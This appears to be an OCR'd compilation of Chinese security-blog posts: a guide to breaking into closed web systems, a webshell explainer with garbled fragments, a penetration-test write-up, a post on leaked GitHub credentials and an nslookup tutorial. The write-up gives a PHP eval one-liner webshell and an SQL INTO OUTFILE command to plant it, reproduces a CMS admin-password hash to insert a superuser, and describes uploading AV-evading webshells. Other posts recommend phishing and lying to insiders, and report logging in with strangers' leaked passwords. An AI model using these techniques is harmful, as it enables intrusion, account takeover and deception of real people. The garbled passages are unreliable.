缺少验证码或可能找到一些请求接口和一些有意思的请求参数。除此之外，反编译 APP 获得其源码，梳理代码中所有敏感的请求接口、连接地址、关键认证逻辑，可能会有意外收获。

另外，测试完安卓机上的 APP 后，如果 APP 有 IOS 版本，测下 IOS 版的 APP，说不定有意外收获。

0x03：寻找蛛丝马迹

最好详细的记录下所有有关 Web 系统的相关信息。

这些信息都有可能成为最后突破的方向，如服务器操作系统类型、使用的框架或组件、使用的容器、使用的 CMS 类型、服务器版本、开发语言、前端框架等信息。

这部分的工具实在太多了，挑拣自己顺手的用就好，比如 Firefox 插件 wapplayer、whatweb、云悉，其它不再赘述。

搞不定的 web 系统，说不定一个 Struts2 RCE、Weblogic RCE、Tomcat war 包部署之类的漏洞，连服务器的权限都拿到了。

另外，对于信息量极少的封闭系统，右击查看源码基本成了必须要做的事，最好把能接触到网页，全部右击查看一遍网站源码。仔细浏览一遍，看看有没有特殊的网页注释、特殊链接之类的，也许一条测试后台的 ip 地址链接、放置在 json 文件中的明文配置密码信息，就能让你进入未受保护的测试系统。

最后，如果系统条件允许的话，最好用检测普通 Web 系统的手段对封闭的 Web 系统检测一遍。比如用主机漏洞扫描器 Nessus、web 漏洞扫描器 AWVS、Netsparker、Appscan 等扫描下网站，防止遗漏重要的 Web 漏洞信息。

0x04：何方 CMS

如果 Web 系统不是作为独苗被单独开发的话，那么很可能是由已知的 CMS 或框架写成的。知名的 CMS 在 0x03:寻找蛛丝马迹 步骤就应该已经知道了。如果它是由没有开放源代码的商业化的 CMS 改造而成或者不知名的系统建成，我们还有以下几种方式得到它的名字或者源代码。

1、观察页面的特殊 css 命名规则、js 方法名等资源特征，用搜索引擎搜索；

2、将有特点的页面比如登录页面，截图后利用在线试图，比对相似的系统，或者发到某群中，问下有经验的师傅；

3、在搜索引擎、文库、Github、百度云盘和其它代码托管、云存储平台上，搜索目标的系统类型名，如"企业印鉴管理系统",同类系统不多的话，很容易就可以搜索出来；如果开发者没有安全意识，极有可能会把源码托管或分享在任何人都可以访问到的平台上，只要不遗漏此步骤，说不定就可以拿到源码；

4、在页面底部或者扫描到的 REAMDE 等文件里如果有外包公司等名称或首页，可以借此得知是哪个外包公司开发的什么系统，寻找类似的保护较脆弱的

系统，拿到源码。

0x05：历史漏洞搜索

经过我们上面的工作，我们很可能已经得知系统的名字和版本。这时候，就可以去搜索引擎、wooyun 漏洞镜像站、安全客的漏洞搜索、cvel 漏洞库去搜索下 CMS 的历史漏洞，或者厂商以前曾暴露出来的漏洞，可能会发现许多有用的信息！

有可能一个以前暴露出来的员工弱口令稍加变形或者 xxxCMS 无条件 getshell，封闭系统的大门就彻底向我们敞开了。

0x06：大杀四方

从上文所述，我们可以看出：所谓旁敲侧击的精华思想有两部分：

一、是规避安全措施做的很好的封闭 Web 系统，尝试从相关的弱点系统和人着手，间接突破封闭的 Web 系统；

二、是通过各种渠道，获得所使用系统的名字和源码，尝试使用历史漏洞或者审计源码，突破封闭的 Web 系统。

最后，老王也缓缓说出了他快速提交漏洞的秘密：原来在 N 月前，老王在某次渗透测试时，就通过其它网站的 wwwroot.rar 备份文件。

获得了和这个 Web 系统一样的源码，审计一波已经得到几个 0day，0day 才是大杀四方的利器啊！

总结

当尝试突破封闭的 Web 系统并且正面强攻不奏效的情况下，旁敲侧击往往具有强大的杀伤力。

其中的技巧往往越猥琐、小众、另辟蹊径，效果越出彩，而且技巧也远远不止上面提到的一小部分。

比如，针对性极强的邮件、网页钓鱼套出目标管理员的口令和密码；在所有思路全部中断时，去 QQ 群搜索下 Web 系统名或者机构名，编织个巧妙的不敢轻易拒绝的谎言，进去 QQ 群后，很可能系统源码、默认密码、测试帐号就全部都有了。

轻松理解什么是 webshell

原创： myh0st 信安之路 2018-02-28

学安全基础很重要，安全中有很多的特有的关键字，理解这些关键字至关重要，今天给大家分享一下我对于 webshell 的理解。

理解 webshell 是什么

理解 webshell 我们可以从字面上去理解，将其拆分成 web 和 shell 来分别进行理解，web 在百度百科的解释如下：

web World Wide Web *为 维* HTTP

动态 图 统

Internet *络 务 为浏览* Internet *查 浏览 图*

访问 观 级链 Internet *节 组织*

为 联 结

web 对于我们来说都不陌生，是从事安全行业的同僚接触最多，也是入门必学的基础，为什么会是必学的基础呢？

因为这个在企业中是应用最广泛，也是最容易暴露在攻击者面前的东西，任何人都能找到任何企业暴露在外面可供入侵者攻击的应用，所以学习 web 安全没有错。

那么 shell 是什么呢？百度百科的解释如下：

计 Shell “ ” *软*

DOS command.com cmd.exe

户 调 应 应

对于 shell 的理解，我们也可以理解为一个接口，用来管理某些应用程序。

webshell 就是两者的集合，合起来的意思可以理解为 web 应用管理工具，正常情况下，运维人员可以通过 webshell 针对 web 服务器进行日常的运维管理以及系统上线更新等，那么攻击者也可以通过 webshell 来管理 web 应用服务器。

两者在使用上并没有太多区别，但是在叫法上可能就不大一样了，管理员使用可以叫服务器管理工具，而在攻击者手里就可以叫做后门程序了。

webshell 常见分类


在做 web 渗透的时候，经常会用到 webshell，从以前的小马拉大马时代到现在的一句话木马,一共可以分为三类：小马、大马和一句话木马，下面对于这些名词做一下简单的解释。

小马拉大马

在以前菜刀没有出现的时候，我们想要获取 webshell 的时候，通常都是直接上传一个 web 木马并且直接用这个木马进行管理，由于这种大型木马的体量比较大，上传过程中容易被检测且不方便进行上传绕过测试，所以大家就想了一个办法，先上传一个体量小，功能少的小型木马然后再通过小马的简单的上传或者文件修改等单个功能进行大马的上传，这就是当年的小马拉大马的由来。


小马的功能通常是围绕文件管理的功能，比较简单，如：文件上传、文件修改、新建文件等，都是围绕方便上传一个体量大的木马来做的。

大马的功能比较齐全，有几个木马大家可能都用过，像：phpSpy、jspSpy 以及 aspxSpy 等



一句话木马

自从菜刀出现之后，渐渐的一句话木马成为了主流，体量小，还有一个界面版的客户端进行管理操作，极大的方便的大家对于 web 服务器的管理，随后由于菜刀不再更新，慢慢的出现了很多类似的变种，像：c 刀，蚁剑，菜刀，Hatchet，xise，QuasiBot，WeBaCoo，Weevely、k8 飞刀等，其核心功能包含文件管理、命令执行其实就够用了。



其原理的区别

小马拉大马这个阶段使用的木马都是将功能函数写死在木马文件中，然后执行固定的功能，而一句话木马的原理则是在服务端就一句话，然后使用菜刀等客户端通过发送功能函数到服务端，服务端将功能函数进行执行并将结果返回给客户端，然后解析并显示结果，这就是这两种阶段的核心区别。

总结

本文的目的是让大家理解一下什么是 webshell，知道它是干什么的，有什么用，其中的价值可能没有那么大，作为一个科普文，希望对大家有所帮助，各位老司机如果有更好的建议请下方留言，我们一起帮助大家学习，入门。

记一次有趣的渗透测试

原创： Damian 信安之路 2018-03-19

最近在做渗透测试的练习中遇到一个比较有意思的站点，在此记录下来，希望能给向我一样刚入安全圈不久的萌新提供一些基本思路吧。

在拿到目标站点的域名时，首要的工作肯定是进行一系列的信息搜集工作，具体搜集哪些信息以及怎么有效搜集，可以参考 Google 或者百度。

下面为了文章的简洁性，我只提及我会利用到的一些站点信息。

首先网站的真实 IP 并没有隐藏在 CDN 后面，直接在 ThreadBook 上查看同 IP 的旁站，显示足足 189 个！

看到这个数的时候，说实话内心是沉重的，虽然可以从众多的旁站入手，来拿到我们目标站的权限，不过运行了这么多站点的服务器，其防护措施，和权限的管理肯定都是比较安全。

简单的翻阅了一下网站的大概内容，发现网站更新使用的频率比较高，这也侧面的说明了管理员对网站的重视程度也算比较 ok 的。

发现网站的管理后台被隐藏了，一番爆破，Google haking 语法等也没找到后台目录。

好了，我们直接上漏扫看一下吧，撸主使用的是 AWVS (也可以使用其他的扫描器，如 Appscan，或者其他安全公司的一些漏扫产品等)。

经过一波扫描，并没有发现 SQL 注入或者 XSS 跨站等，不过倒是发现了一个 PHPCGI 的解析漏洞，详情：

http://www.hangge.com/blog/cache/detail_667.html

但是如果找不到文件上传的途径，那么这个漏洞也就无法利用了，看来必须得进后台啊

对了我好像不是信安的（卖萌

在尝试使用一个扫描敏感文件的小工具时，发现网站的跟目录存在这么一个文件 /1.php

进去后是这样：

直觉告诉我，这个文件肯定有问题。


果不其然，这个小脚本竟然可以遍历网站所有目录及相关特征文件（这不就是后门么。。）

这里解释一些，这个文件可能是网站管理员上传到服务器去检测 WebShell 后门的（在我发现的前一个星期上传的），估计忘记删除了。

直接试试快速扫描，发现是一个检测后门特征的扫描模式。

直接查看代码，发现下面两个文件都是一句话后门，

具体代码如下：




难道这么轻松的就可以拿下了？

菜刀连接，发现可以连接，但是执行不了任何命令，（哭

因为该 php 文件是被正常解析的，所以可能是系统禁用了某些函数。

继续研究 /1.php 这个文件，尝试特征搜索 --> login



查看相关代码，了解到该网站使用 EmpireCMS

也可以得到网站的管理后台了，这个好像是帝国 CMS 的默认路径，不知道扫描器为啥没给直接爆出来。。


来到管理后台，发现后台有登录次数的限制，本菜也没找到绕过的方法，遂罢。

简单看了下 Seebug 平台上，也没有新版本的相关漏洞情况

差点忘了 1.php 这个“后门”文件了，从搜索结果里面直接找到数据库配置文件

```
//数据库设置
$ecms_config['db']['usedb']='mysql';      //数据库类型
$ecms_config['db']['dbver']='5.0';      //数据库版本
$ecms_config['db']['dbserver']='localhost';      //数据库登录地址
$ecms_config['db']['dbport']='';      //端口，不填为按默认
$ecms_config['db']['dbusername']=      //数据库用户名
$ecms_config['db']['dbpassword']='      ';      //数据库密码
$ecms_config['db']['dbname']=      ;      //数据库名
$ecms_config['db']['setchar']='utf8';      //设置默认编码
$ecms_config['db']['dbchar']='utf8';      //数据库默认编码
$ecms_config['db']['dbtbpre']='phome_';      //数据表前缀
$dbtbpre=$ecms_config['db']['dbtbpre'];      //数据表前缀
$ecms_config['db']['showerror']=1;      //显示SQL错误提示(0为不显示,1为显示)
```


由于该 Web 服务器的 IP 开放了 3306 端口，尝试使用 Navicat 连接，运气不错，直接连上了。



尝试 Mysql 直接写入一句话试试，直接执行 SQL 语句

```
select '<?php eval($_post[‘shell’]);?>' into outfile 'e:/wwwroot2018/xxx/web/testtest.php'
```

返回

```
[Err] 1045 - Access deniedfor user
```

没权限。。

查看数据库表，找到管理员用户名表，发现密码经过加密处理过了，

没办法，想要进后台，只能使用明文的密码。

根据登录后台定位相关代码文件，找到加密的函数

```
4589
4590
4591  //-------------- 用户区 ----------------------
4592
4593  //返回操作权限
4594 function ReturnLeftLevel($groupid){
4595     global $empire,$dbtbpre;
4596     if(empty($groupid))
4597     {return "";}
4598     $groupid=(int)$groupid;
4599     $r=$empire->fetch1("select * from {$dbtbpre}enewsgroup where groupid='$groupid'");
4600     return $r;
4601  }
4602
4603  //password
4604 function DoEmpireCMSAdminPassword($password,$salt,$salt2){
4605     $pw=md5($salt2.'E!m^p-i(r#e.C:M?S'.md5(md5($password).$salt).'d)i.g^o-d'.$salt);
4606     return $pw;
4607  }
4608
4609  //返回操作权限
4610 function CheckLevel($userid,$username,$classid,$enews){
4611     global $empire,$dbtbpre;
4612     $userid=(int)$userid;
4613     $r=$empire->fetch1("select groupid,adminclass from {$dbtbpre}enewsuser where userid='$userid' limit 1");
4614     //操作信息
4615     if($enews=="news")
```


mmp，这个加密有点复杂啊

直接 copy 该函数，本地环境新建下面 php 文件，测试密码 admin 的加密输出

```
1  <?php
2  $salt="k2aCNwz6";
3  $salt2="MBg02RpORLZy2quxoKSB";
4  $password="admin";
5
6  function DoEmpireCMSAdminPassword($password,$salt,$salt2){
7      $pw=md5($salt2.'E!m^p-i(r#e.C:M?S'.md5(md5($password).$salt).'d)i.g^o-d'.$salt);
8      return $pw;
9  }
10   $pw=DoEmpireCMSAdminPassword($password,$salt,$salt2);
11
12   echo $pw;
13
14   ?>
```


好了，接下来，可以直接在管理员表添加用户了，并将权限设置为最高，也就是超级管理员权限。

进入后台


由于网站存在 PHP CGI 的解析漏洞，因此我们只需上传一个 txt 文件的一句话就可以了，找到附件上传，成功上传一句话马的 txt 文件

找到上传附件模块，直接上传一句话，发现被拦截了

直接上传免杀了一句话木马文件，成功上传，截图如下

然后菜刀直接连接

http://www.xxxx.cn/d/file/p/2018-03-15/c0f6a19e6fc7881e613f6df5a2ef1bbb.txt/1.php



同上面一样，菜刀可以连接，但是执行不了任何命令

重复一下上文的猜测“因为该 php 文件是可以被正常解析的，所以可能是系统禁用了某些执行的函数”

这时候想到了各种免杀了 PHP 大马，掏出上周某大佬给的 PHP 免杀大马直接上传成功，（鼓掌

在后面加上 php 的后缀名，成功解析，拿到 Webshell

PS 简单的看了一下服务器的目录上，发现了几十家网站的源代码，管理员也太不小心了好吧。。Webshell 已删

本篇文章就到此为止，希望自己以后多多记录，多多和大家分享。


你在 github 上泄漏的密码改了吗

原创： myh0st 信安之路 2018-05-02

特别说明：五月送书活动开始了，本文作为活动的开篇，技术比较水，但是意义比较大，希望大家都可以参与进来一起分享。

大家作为安全爱好者或者从业者，大部分也是一个程序员，既然是程序员就离不开写代码，写代码就离不开 github，用 github 就喜欢在上面公开分享一些自己写的项目或者代码，写代码就离不开测试，有些测试情况离不开认证，有认证就离不开帐号密码或者 api key，测试完成之后很多朋友只想着快点分享出去，一不小心把自己的测试的认证信息或者 api key 一起打包分享了，这是个老问题，但是必须时刻提醒，毕竟新的程序员不断出现，但是安全意识需要慢慢增强。

下面就以邮箱的帐号密码泄漏为例，检测是否泄漏很简单，使用自己的帐号登入 github，利用它的代码搜索功能，比如关键字：smtp 163 pass，效果如图：



我试了几个，还是有不少可以认证成功的，这个问题是可以避免的，记住一点在代码发布的时候一定要把认证的信息给修改掉，永远会有新的朋友出现这个

问题，很多时候安全问题是由于自己的懒惰造成的，不过话说回来，安全做的越好，操作越复杂，给大家带来的额外工作越多，这也是安全问题不断的原因。

利用 nslookup 解析 DNS 记录

原创： secES 信安之路 2018-06-02

nslookup 是一个域名解析工具，在进行一些网页无法打开的问题上，能帮助我们进行更全面理解问题的所在！

0x01、直接查询

nslookup 域名

注意：没指定 dns-server，用系统默认的 dns 服务器。

Nslookup www.baidu.com

nslookup 域名 域名服务器（用指定的域名服务器来查询）

nslookup baidu.com 114.114.114.114

0x02、查询其他记录

1、查询命名服务器

nslookup -qt=type domain [dns-server]

nslookup -q=type domain [dns-server]


nslookup -type=type domain [dns-server]

nslookup -querytype=type domain [dns-server]

